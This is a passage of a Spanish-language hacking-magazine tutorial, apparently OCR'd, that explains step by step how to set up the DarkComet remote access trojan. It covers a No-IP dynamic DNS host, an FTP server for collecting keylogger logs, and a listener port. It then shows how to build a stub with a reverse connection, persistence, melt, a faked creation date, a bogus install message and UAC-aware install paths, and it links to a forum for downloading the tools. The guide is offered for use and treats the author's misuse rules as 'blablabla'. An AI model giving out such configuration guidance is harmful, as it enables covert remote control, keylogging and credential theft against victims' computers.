
El primer paso que debemos hacer es crear nuestro host FTP, para ello, volvemos a añadir un host en No-IP.




Sucesivamente, nos vamos a DUC y tildamos nuestro dominio (como lo hicimos con la otra DNS).

Ahora instalaremos Filezilla Serve de su página oficial https://filezilla-project.org/download.php?type=server. No tiene por qué ser el de Filezilla, puede ser cualquier otro, pero usaré este.


Una vez instalado (next, next, next, install) nos aparecerá el siguiente cuadro:




Cuando estemos dentro, le damos al siguiente icono y nos aparecerá un este recuadro:



Le daremos a Add para añadir un usuario y le pondremos una contraseña.



En la siguiente ventana Shared Folders, examinamos una carpeta vacía donde queramos que nos envie los logs, donde sea, y le damos a Ok.



Ya tenemos nuestro servidor FTP configurado, ahora tan solo habría que abrir el puerto 21 en el Firewall y en el router si no lo tenemos abierto.


Configurando Darkcomet RAT

Ahora que tenemos creada nuestra cuenta No-ip, abierto los puertos en el router y el firewall y creado nuestra conexión FTP, abriremos la interfaz de Darkcomet. Usaré la versión 5.0, pero el manual sirve para las versiones posteriores.

Todas las herramientas que usaré en esta revista las podéis descargar de aquí: http://www.hackxcrack.es/forum/index.php?topic=14084.0


Bueno sigamos. Al ejecutar Darkcomet nos saldrá una ventana exponiendo las normas del autor, diciendo que no se usará el RAT inadecuadamente (~~blablabla~~), le damos a aceptar y ¡he aquí la interfaz de darkcomet! :D

Como vemos hay bastantes cosas :D pero lo primero que hay que hacer es añadir los puertos que usaremos con el RAT, es decir, en este caso debemos pulsar el botón *DarkComet-RAT* y seguidamente pulsar en *Listen to new port*. Nos saldrá esto:



En *Listen port* aparecerá un puerto por defecto, pero pondremos los puertos que hayamos abiertos y damos a *Listen.*

Ahora pulsamos en la opción *Clientsetting*, donde encontraremos las opciones del **servidor** (ya que es de conexión inversa). Se nos mostrará una ventana como esta:




Lo podemos marcar así, como muestra la imagen. Las opciones que he marcado sirven para:

- Usar banderas dependiendo de la posición del ordenador remoto.

- Refrescar cada 45 segundos.
- Mostrar las notificaciones al estilo MSN.
- Que suene un sonido al conectarse un remoto.
- Mantener el sistema vivo para detectar la conexión de los remotos.
- En la última opción, donde están los asteriscos, ponemos la clave ¡que tiene que ser la misma que la que pongamos al configurar el serve! Ojo y anotadla.

Las demás opciones no son importantes, por eso me las saltaré.

Bueno sigamos, ahora crearemos el **cliente** (también llamado coloquialmente *serve* en foros, por mera costumbre) para controlar remotamente otro ordenado.




Como vemos en la primera opción, debemos poner la contraseña que pusimos en el servidor. Esto se usa como medida de seguridad, por si nos roban la cuenta no-ip, por ejemplo, si no saben esta contraseña, los remotos no le conectaran.

El mutex es un identificador, lo deberemos cambiar para tener dos serves en un mismo ordenador, por ejemplo. Es recomendable cambiarlo.


Serve ID es como se nos mostrará el remoto en el servidor y en *ProfileName* el nombre de perfil que le pongamos. Este versión tiene un bug en el Firewall bypass, así que para que funcione el serve hay que desactivarla.

En *Network Settings* ponemos el puerto y nuestra DNS de no-ip :)




Module Startup ponemos configuraciones más específicas sobre el serve, como donde instalarlo, cambiar la fecha de creación, melt, persistencia, etc.

NOTA: Antes de seguir añado una nota y es que debido a la UAC de Windows 7 no se puede instalar el serve en carpetas como system32, Windows, y demás. Por ejemplo habría que instalarlo en archivos temporales, es decir, en *Temp*. En Windows XP podéis elegir libremente la carpeta.




En *InstallMessage* es para que le salga mensaje falso cuando ejecuten el archivo y en *Keylogger* podemos poner nuestro servidor FTP para que nos envíe los datos. El problema es que puede añadirnos más detecciones, así que tenemos como optativa que los datos recogidos por el keylogger los podamos ver desde el servidor del RAT. Pero si queremos, ponemos todo los datos que hemos configurado cuando creamos el servidor FTP.




En Host File este punto no lo tocaremos

